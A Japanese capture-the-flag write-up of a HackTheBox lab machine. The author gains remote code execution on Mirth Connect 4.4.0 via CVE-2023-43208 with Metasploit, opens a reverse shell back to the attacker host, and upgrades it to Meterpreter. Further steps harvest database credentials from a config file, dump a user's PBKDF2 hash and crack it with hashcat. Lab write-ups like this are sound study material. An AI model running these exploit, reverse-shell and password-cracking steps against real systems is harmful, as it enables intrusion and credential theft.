
HTTPS側でSwagger UIが公開されており、versionが4.4.0ですね。Mirth connect 4.4.0 CVEでググってみると、CVEが見つかりました。

Mirth Connect 4.4.1より前のバージョンに存在するRCEの脆弱性であるようです。
もともとはCVE-2023-37679という脆弱性が先に見つかり、パッチも当てられていました。しかし、その対策は不完全で、バイパスが可能だったとのことです。
CVE-2023-37679の概要は以下のとおりです。
- Mirth Connect v4.3.0に存在するRCE脆弱性
- 攻撃者は細工したHTTPリクエストを送信し、OSコマンドを実行できる (CWE-77: Command Injection)
- 認証不要で、攻撃も簡単であることからCVSS 9.8
そしてCVE-2023-43208は、CVE-2023-37679のパッチが不完全であったことによるバイパスです。信頼できないデータのデシリアライズ (CWE-502) も関連しており、同じくCVSS 9.8です。
Metasploitにもexploit/multi/http/mirth_connect_cve_2023_43208としてモジュールがあったので、これを使ってみます。

Exploitation
CVE-2023-43208: Mirth Connect RCE
┌──(kali㉿kali)-[~/htb/interpreter]└─$ msfconsole -qmsf > search cve-2023-37679
Matching Modules================
   #  Name                                             Disclosure Date  Rank       Check  Description   -  ----                                             ---------------  ----       -----  -----------   0  exploit/multi/http/mirth_connect_cve_2023_43208  2023-10-25       excellent  Yes    Mirth Connect Deserialization RCE   1    \_ target: Unix Command                        .                .          .      .   2    \_ target: Windows Command                     .                .          .      .

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/mirth_connect_cve_2023_43208After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'
msf > use 0[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcpmsf exploit(multi/http/mirth_connect_cve_2023_43208) > show options
Module options (exploit/multi/http/mirth_connect_cve_2023_43208):
   Name       Current Setting  Required  Description   ----       ---------------  --------  -----------   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Support                                         ed proxies: sapni, socks4, http, socks5, socks5h   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp                                         loit/basics/using-metasploit.html   RPORT      8443             yes       The target port (TCP)   SSL        true             no        Negotiate SSL/TLS for outgoing connections   TARGETURI  /                yes       Base path   VHOST                       no        HTTP server virtual host

Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):
   Name            Current Setting  Required  Description   ----            ---------------  --------  -----------   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET                                              )   FETCH_DELETE    false            yes       Attempt to delete the binary after execution   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous                                              handles, requires Linux ≥3.17 (for Python variant also Python ≥3                                              .8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+                                              , shell-search, shell)   FETCH_SRVHOST                    no        Local IP to use for serving payload   FETCH_SRVPORT   8080             yes       Local port to use for serving payload   FETCH_URIPATH                    no        Local URI to use for serving payload   LHOST           192.168.93.128   yes       The listen address (an interface may be specified)   LPORT           4444             yes       The listen port

   When FETCH_COMMAND is one of CURL,GET,WGET:
   Name        Current Setting  Required  Description   ----        ---------------  --------  -----------   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped dire                                          ctly to the shell.

   When FETCH_FILELESS is none:
   Name                Current Setting  Required  Description   ----                ---------------  --------  -----------   FETCH_FILENAME      ciLkvSGpREs      no        Name to use on remote system when storing payload; cannot co                                                  ntain spaces or slashes   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:
   Id  Name   --  ----   0   Unix Command


View the full module info with the info, or info -d command.
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set RHOSTS 10.129.230.236RHOSTS => 10.129.230.236msf exploit(multi/http/mirth_connect_cve_2023_43208) > set RPORT 443RPORT => 443msf exploit(multi/http/mirth_connect_cve_2023_43208) > set LHOST tun0LHOST => 10.10.16.52msf exploit(multi/http/mirth_connect_cve_2023_43208) > check[*] 10.129.230.236:443 - The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.msf exploit(multi/http/mirth_connect_cve_2023_43208) > exploit[*] Started reverse TCP handler on 10.10.16.52:4444[*] Running automatic check ("set AutoCheck false" to disable)[+] The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.[*] Executing cmd/linux/http/x64/meterpreter/reverse_tcp (Unix Command)[+] The target appears to have executed the payload.[*] Exploit completed, but no session was created.msf exploit(multi/http/mirth_connect_cve_2023_43208) >
ペイロードは実行されたっぽいのですが、セッションが確立されませんね。この後何度かexploitで再試行したのですが、だめでした。
ステージレスのシンプルなリバースシェルに変えてみます。
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set payload cmd/unix/reverse_bashpayload => cmd/unix/reverse_bashmsf exploit(multi/http/mirth_connect_cve_2023_43208) > show options
Module options (exploit/multi/http/mirth_connect_cve_2023_43208):
   Name       Current Setting  Required  Description   ----       ---------------  --------  -----------   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Support                                         ed proxies: sapni, socks4, http, socks5, socks5h   RHOSTS     10.129.230.236   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp                                         loit/basics/using-metasploit.html   RPORT      443              yes       The target port (TCP)   SSL        true             no        Negotiate SSL/TLS for outgoing connections   TARGETURI  /                yes       Base path   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse_bash):
   Name   Current Setting  Required  Description   ----   ---------------  --------  -----------   LHOST  10.10.16.52      yes       The listen address (an interface may be specified)   LPORT  4444             yes       The listen port

Exploit target:
   Id  Name   --  ----   0   Unix Command


View the full module info with the info, or info -d command.
msf exploit(multi/http/mirth_connect_cve_2023_43208) >
オプションも問題なさそうですね。では、exploitします。
msf exploit(multi/http/mirth_connect_cve_2023_43208) > exploit[*] Started reverse TCP handler on 10.10.16.52:4444[*] Running automatic check ("set AutoCheck false" to disable)[+] The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.[*] Executing cmd/unix/reverse_bash (Unix Command)[+] The target appears to have executed the payload.[*] Command shell session 1 opened (10.10.16.52:4444 -> 10.129.230.236:48944) at 2026-03-13 13:07:20 -0400
whoamimirth
はい。取れました。今は素のShellになっているので、Metapreterにアップグレードしましょう。
msf exploit(multi/http/mirth_connect_cve_2023_43208) > exploit[*] Started reverse TCP handler on 10.10.16.52:4444[*] Running automatic check ("set AutoCheck false" to disable)[+] The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.[*] Executing cmd/unix/reverse_bash (Unix Command)[+] The target appears to have executed the payload.[*] Command shell session 1 opened (10.10.16.52:4444 -> 10.129.230.236:37646) at 2026-03-14 04:50:12 -0400
whoamimirth
^ZBackground session 1? [y/N]  ymsf exploit(multi/http/mirth_connect_cve_2023_43208) > sessions -l
Active sessions===============
  Id  Name  Type            Information  Connection  --  ----  ----            -----------  ----------  1         shell cmd/unix               10.10.16.52:4444 -> 10.129.230.236:37646 (10.129.230.236                                         )
msf exploit(multi/http/mirth_connect_cve_2023_43208) > sessions -u 1[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1][*] Upgrading session ID: 1[*] Starting exploit/multi/handler[*] Started reverse TCP handler on 10.10.16.52:4433[*] Sending stage (1062760 bytes) to 10.129.230.236[*] Command stager progress: 100.00% (773/773 bytes)msf exploit(multi/http/mirth_connect_cve_2023_43208) > [*] Meterpreter session 2 opened (10.10.16.52:4433 -> 10.129.230.236:59070) at 2026-03-14 04:50:47 -0400
[*] Stopping exploit/multi/handler
msf exploit(multi/http/mirth_connect_cve_2023_43208) > sessions -l
Active sessions===============
  Id  Name  Type                   Information              Connection  --  ----  ----                   -----------              ----------  1         shell cmd/unix                                  10.10.16.52:4444 -> 10.129.230.236:37                                                            646 (10.129.230.236)  2         meterpreter x86/linux  mirth @ interpreter.htb  10.10.16.52:4433 -> 10.129.230.236:59                                                            070 (10.129.230.236)
msf exploit(multi/http/mirth_connect_cve_2023_43208) > sessions -i 2[*] Starting interaction with 2...
meterpreter >
出来ていますね。では、調査を続けます。
内部調査
which python3/usr/bin/python3python3 -c 'import pty; pty.spawn("/bin/bash")'mirth@interpreter:/usr/local/mirthconnect$ ididuid=103(mirth) gid=111(mirth) groups=111(mirth)mirth@interpreter:/usr/local/mirthconnect$ uname -auname -aLinux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64 GNU/Linuxmirth@interpreter:/usr/local/mirthconnect$ cat /etc/passwd | grep sh$cat /etc/passwd | grep sh$root:x:0:0:root:/root:/bin/bashsedric:x:1000:1000:sedric,,,:/home/sedric:/bin/bashmirth@interpreter:/usr/local/mirthconnect$ ls /homels /homesedricmirth@interpreter:/usr/local/mirthconnect$ ls -al /home/sedricls -al /home/sedricls: cannot open directory '/home/sedric': Permission deniedmirth@interpreter:/usr/local/mirthconnect$sedricがホームディレクトリを持っていましたので、sedricに横展開する方向で進めます。
mirth → sedric への横展開
sedricという文字を含むファイルを検索してみます(ユーザ名と一緒にパスワードが載っている設定ファイルなどがないかを調べたいので)。
mirth@interpreter:/usr/local/mirthconnect$ grep -r "sedric" /usr/local/mirthconnect/ 2>/dev/null<ep -r "sedric" /usr/local/mirthconnect/ 2>/dev/nullmirth@interpreter:/usr/local/mirthconnect$ありましせんでしたね。ファイルとしてではなく、データベース内にあるか、もしくは何かの認証情報に使っているパスワードを使いまわしている可能性もあります。
どちらにせよ、一旦Mirthの設定ファイルのようなものがほしいですね。Webで mirth configration fileと検索すると、以下の記事が見つかりました。
Mirth Connect User Guide — mirth.properties ファイル | NextGen
どうやら、mirth.propertiesというファイルにいろいろな設定が書かれているようです。
特に、databaseやdatabase.username, database.passwordなどの情報は有用そうです。
mirth.propertiesというファイルを探します。
mirth@interpreter:/usr/local/mirthconnect$ find / -name 'mirth.properties' 2>/dev/null<onnect$ find / -name 'mirth.properties' 2>/dev/null/usr/local/mirthconnect/conf/mirth.propertiesmirth@interpreter:/usr/local/mirthconnect$ありましたね。/usr/local/mirthconnect/conf/mirth.propertiesにあるようです。
中身を見てみます。
mirth@interpreter:/usr/local/mirthconnect$ cat /usr/local/mirthconnect/conf/mirth.properties<$ cat /usr/local/mirthconnect/conf/mirth.properties# Mirth Connect configuration file
# directoriesdir.appdata = /var/lib/mirthconnectdir.tempdata = ${dir.appdata}/temp
# portshttp.port = 80https.port = 443
# password requirementspassword.minlength = 0password.minupper = 0password.minlower = 0password.minnumeric = 0password.minspecial = 0password.retrylimit = 0password.lockoutperiod = 0password.expiration = 0password.graceperiod = 0password.reuseperiod = 0password.reuselimit = 0
# Only used for migration purposes, do not modifyversion = 4.4.0
# keystorekeystore.path = ${dir.appdata}/keystore.jkskeystore.storepass = 5GbU5HGTOOgEkeystore.keypass = tAuJfQeXdnPwkeystore.type = JCEKS
# serverhttp.contextpath = /server.url =
http.host = 0.0.0.0https.host = 0.0.0.0
https.client.protocols = TLSv1.3,TLSv1.2https.server.protocols = TLSv1.3,TLSv1.2,SSLv2Hellohttps.ciphersuites = TLS_CHACHA20_POLY1305_SHA256,TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256,TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256,TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256,TLS_AES_256_GCM_SHA384,TLS_AES_128_GCM_SHA256,TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384,TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384,TLS_RSA_WITH_AES_256_GCM_SHA384,TLS_ECDH_ECDSA_WITH_AES_256_GCM_SHA384,TLS_ECDH_RSA_WITH_AES_256_GCM_SHA384,TLS_DHE_RSA_WITH_AES_256_GCM_SHA384,TLS_DHE_DSS_WITH_AES_256_GCM_SHA384,TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256,TLS_RSA_WITH_AES_128_GCM_SHA256,TLS_ECDH_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDH_RSA_WITH_AES_128_GCM_SHA256,TLS_DHE_RSA_WITH_AES_128_GCM_SHA256,TLS_DHE_DSS_WITH_AES_128_GCM_SHA256,TLS_EMPTY_RENEGOTIATION_INFO_SCSVhttps.ephemeraldhkeysize = 2048
# If set to true, the Connect REST API will require all incoming requests to contain an "X-Requested-With" header.# This protects against Cross-Site Request Forgery (CSRF) security vulnerabilities.server.api.require-requested-with = true
# CORS headersserver.api.accesscontrolalloworigin = *server.api.accesscontrolallowcredentials = falseserver.api.accesscontrolallowmethods = GET, POST, DELETE, PUTserver.api.accesscontrolallowheaders = Content-Typeserver.api.accesscontrolexposeheaders =server.api.accesscontrolmaxage =
# Determines whether or not channels are deployed on server startup.server.startupdeploy = true
# Determines whether libraries in the custom-lib directory will be included on the server classpath.# To reduce potential classpath conflicts you should create Resources and use them on specific channels/connectors instead, and then set this value to false.server.includecustomlib = true
# administratoradministrator.maxheapsize = 512m
# properties file that will store the configuration map and be loaded during server startupconfigurationmap.path = ${dir.appdata}/configuration.properties
# The language version for the Rhino JavaScript engine (supported values: 1.0, 1.1, ..., 1.8, es6).rhino.languageversion = es6
# options: derby, mysql, postgres, oracle, sqlserverdatabase = mysql
# examples:#   Derby                       jdbc:derby:${dir.appdata}/mirthdb;create=true#   PostgreSQL                  jdbc:postgresql://localhost:5432/mirthdb#   MySQL                       jdbc:mysql://localhost:3306/mirthdb#   Oracle                      jdbc:oracle:thin:@localhost:1521:DB#   SQL Server/Sybase (jTDS)    jdbc:jtds:sqlserver://localhost:1433/mirthdb#   Microsoft SQL Server        jdbc:sqlserver://localhost:1433;databaseName=mirthdb#   If you are using the Microsoft SQL Server driver, please also specify database.driver belowdatabase.url = jdbc:mariadb://localhost:3306/mc_bdd_prod
# If using a custom or non-default driver, specify it here.# example:# Microsoft SQL server: database.driver = com.microsoft.sqlserver.jdbc.SQLServerDriver# (Note: the jTDS driver is used by default for sqlserver)database.driver = org.mariadb.jdbc.Driver
# Maximum number of connections allowed for the main read/write connection pooldatabase.max-connections = 20# Maximum number of connections allowed for the read-only connection pooldatabase-readonly.max-connections = 20
# database credentialsdatabase.username = mirthdbdatabase.password = MirthPass123!
#On startup, Maximum number of retries to establish database connections in case of failuredatabase.connection.maxretry = 2
#On startup, Maximum wait time in milliseconds for retry to establish database connections in case of failuredatabase.connection.retrywaitinmilliseconds = 10000
# If true, various read-only statements are separated into their own connection pool.# By default the read-only pool will use the same connection information as the master pool,# but you can change this with the "database-readonly" options. For example, to point the# read-only pool to a different JDBC URL:## database-readonly.url = jdbc:...#database.enable-read-write-split = true
特に重要そうなのは以下でしょうか。
keystore.storepass = 5GbU5HGTOOgEkeystore.keypass = tAuJfQeXdnPwdatabase = mysqldatabase.url = jdbc:mariadb://localhost:3306/mc_bdd_proddatabase.username = mirthdbdatabase.password = MirthPass123!
これでDBの認証情報が手に入ったので、接続してユーザ情報が入ってたりしないか見てみます。
mirth@interpreter:/usr/local/mirthconnect$ mysql -u mirthdb -p'MirthPass123!'mysql -u mirthdb -p'MirthPass123!'Welcome to the MariaDB monitor.  Commands end with ; or \g.Your MariaDB connection id is 39Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;show databases;+--------------------+| Database           |+--------------------+| information_schema || mc_bdd_prod        |+--------------------+2 rows in set (0.001 sec)
MariaDB [(none)]> use mc_bdd_prod;use mc_bdd_prod;Reading table information for completion of table and column namesYou can turn off this feature to get a quicker startup with -A
Database changedMariaDB [mc_bdd_prod]> show tables;show tables;+-----------------------+| Tables_in_mc_bdd_prod |+-----------------------+| ALERT                 || CHANNEL               || CHANNEL_GROUP         || CODE_TEMPLATE         || CODE_TEMPLATE_LIBRARY || CONFIGURATION         || DEBUGGER_USAGE        || D_CHANNELS            || D_M1                  || D_MA1                 || D_MC1                 || D_MCM1                || D_MM1                 || D_MS1                 || D_MSQ1                || EVENT                 || PERSON                || PERSON_PASSWORD       || PERSON_PREFERENCE     || SCHEMA_INFO           || SCRIPT                |+-----------------------+21 rows in set (0.000 sec)
MariaDB [mc_bdd_prod]>PERSONとPERSON_PASSWORDが美味しそうですね。
MariaDB [mc_bdd_prod]> select * from PERSON;select * from PERSON;+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+| ID | USERNAME | FIRSTNAME | LASTNAME | ORGANIZATION | INDUSTRY | EMAIL | PHONENUMBER | DESCRIPTION | LAST_LOGIN          | GRACE_PERIOD_START | STRIKE_COUNT | LAST_STRIKE_TIME | LOGGED_IN | ROLE | COUNTRY       | STATETERRITORY | USERCONSENT |+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+|  2 | sedric   |           |          |              | NULL     |       |             |             | 2025-09-21 17:56:02 | NULL               |            0 | NULL             |           | NULL | United States | NULL           |           0 |+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+1 row in set (0.000 sec)
MariaDB [mc_bdd_prod]> select * from PERSON_PASSWORD;select * from PERSON_PASSWORD;+-----------+----------------------------------------------------------+---------------------+| PERSON_ID | PASSWORD                                                 | PASSWORD_DATE       |+-----------+----------------------------------------------------------+---------------------+|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |+-----------+----------------------------------------------------------+---------------------+1 row in set (0.000 sec)
MariaDB [mc_bdd_prod]>
ビンゴです🎉
sedricのPASSWORDがBase64でエンコードされているようです。デコードします。
┌──(kali㉿kali)-[~]└─$ echo 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d������b�Pl0� ��Q+��dC��v�V� 2���┌──(kali㉿kali)-[~]└─$ echo 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d | xxd00000000: bbff 8b04 1394 9da7 62c8 506c 30ea 080c ........b.Pl0...00000010: f2db 511d 2b93 9f64 1243 d4d7 b8ad 76b5 ..Q.+..d.C....v.00000020: 5603 f90b 32dd f0fb V...2...ハッシュっぽくないぞ?と思ったのですが、先程確認した公式ドキュメント によれば、パスワードはPBKDF2でハッシュ化されているようです。

| プロパティ | デフォルト値 | 説明 |
|---|---|---|
digest.algorithm | PBKDF2WithHmacSHA256 | パスワードハッシュのアルゴリズム |
digest.saltsizeinbytes | 8 | ソルトのバイト数 |
digest.iterations | 600000 | ハッシュの繰り返し回数 |
digest.usepbe | 1 | PBE (Password-Based Encryption) を使用 |
digest.keysizeinbits | 256 | PBEの鍵サイズ |
そして、これらの設定項目がmirth.propertiesには設定されていなかったので、すべてデフォルト値で使用されていると仮定します。
hashcatでクラックを試みます。まずはhashcatのモードを確認します。

PBKDF2-HMAC-SHA256はモード 10900 ですね。フォーマットは sha256:<iterations>:<salt_base64>:<hash_base64> です。
以下のようなpythonスクリプトを作成しました。
import base64data = base64.b64decode('u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==')salt = base64.b64encode(data[:8]).decode()digest = base64.b64encode(data[8:]).decode()
print(f"sha256:600000:{salt}:{digest}")
実行します。
┌──(kali㉿kali)-[~/htb/interpreter]└─$ python3 to_hashcat_format.pysha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=では、これをhashcatでクラックします。
C:\hashcat-7.1.2\hashcat-7.1.2>echo sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=> hash.txt
C:\hashcat-7.1.2\hashcat-7.1.2>type hash.txtsha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
C:\hashcat-7.1.2\hashcat-7.1.2>hashcat.exe -m 10900 hash.txt rockyou.txthashcat (v7.1.2) starting
OpenCL API (OpenCL 3.0 CUDA 13.1.117) - Platform #1 [NVIDIA Corporation]========================================================================* Device #01: NVIDIA GeForce RTX 2060 SUPER, 8191/8191 MB (2047 MB allocatable), 34MCU
Minimum password length supported by kernel: 0Maximum password length supported by kernel: 256Minimum salt length supported by kernel: 0Maximum salt length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique saltsBitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotatesRules: 1
Optimizers applied:* Zero-Byte* Single-Hash* Single-Salt* Slow-Hash-SIMD-LOOP
Watchdog: Temperature abort trigger set to 90c
Host memory allocated for this attack: 959 MB (35067 MB free)
Dictionary cache hit:* Filename..: rockyou.txt* Passwords.: 14344385* Bytes.....: 139921507* Keyspace..: 14344385
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
Session..........: hashcatStatus...........: RunningHash.Mode........: 10900 (PBKDF2-HMAC-SHA256)Hash.Target......: sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD...Ld8Ps=Time.Started.....: Sat Mar 14 18:55:05 2026 (7 secs)Time.Estimated...: Sat Mar 14 20:29:04 2026 (1 hour, 33 mins)Kernel.Feature...: Pure Kernel (password length 0-256 bytes)Guess.Base.......: File (rockyou.txt)Guess.Queue......: 1/1 (100.00%)Speed.#01........:     2547 H/s (11.18ms) @ Accel:8 Loops:250 Thr:256 Vec:1Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)Progress.........: 0/14344385 (0.00%)Rejected.........: 0/0 (0.00%)Restore.Point....: 0/14344385 (0.00%)Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:147250-147500Candidate.Engine.: Device GeneratorCandidates.#01...: 123456 -> 03121992Hardware.Mon.#01.: Temp: 59c Fan: 38% Util: 98% Core:1950MHz Mem:7000MHz Bus:16

sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1
Session..........: hashcatStatus...........: CrackedHash.Mode........: 10900 (PBKDF2-HMAC-SHA256)Hash.Target......: sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD...Ld8Ps=Time.Started.....: Sat Mar 14 18:55:05 2026 (28 secs)Time.Estimated...: Sat Mar 14 18:55:33 2026 (0 secs)Kernel.Feature...: Pure Kernel (password length 0-256 bytes)Guess.Base.......: File (rockyou.txt)Guess.Queue......: 1/1 (100.00%)Speed.#01........:     2506 H/s (11.33ms) @ Accel:8 Loops:250 Thr:256 Vec:1Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)Progress.........: 69632/14344385 (0.49%)Rejected.........: 0/69632 (0.00%)Restore.Point....: 0/14344385 (0.00%)Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:599750-599999Candidate.Engine.: Device GeneratorCandidates.#01...: 123456 -> 03121992Hardware.Mon.#01.: Temp: 61c Fan: 47% Util: 98% Core:1950MHz Mem:7000MHz Bus:16
Started: Sat Mar 14 18:55:00 2026Stopped: Sat Mar 14 18:55:34 2026
C:\hashcat-7.1.2\hashcat-7.1.2>
クラックできています🎉
パスワードはsnowflake1ですね。これでsshしてみます。
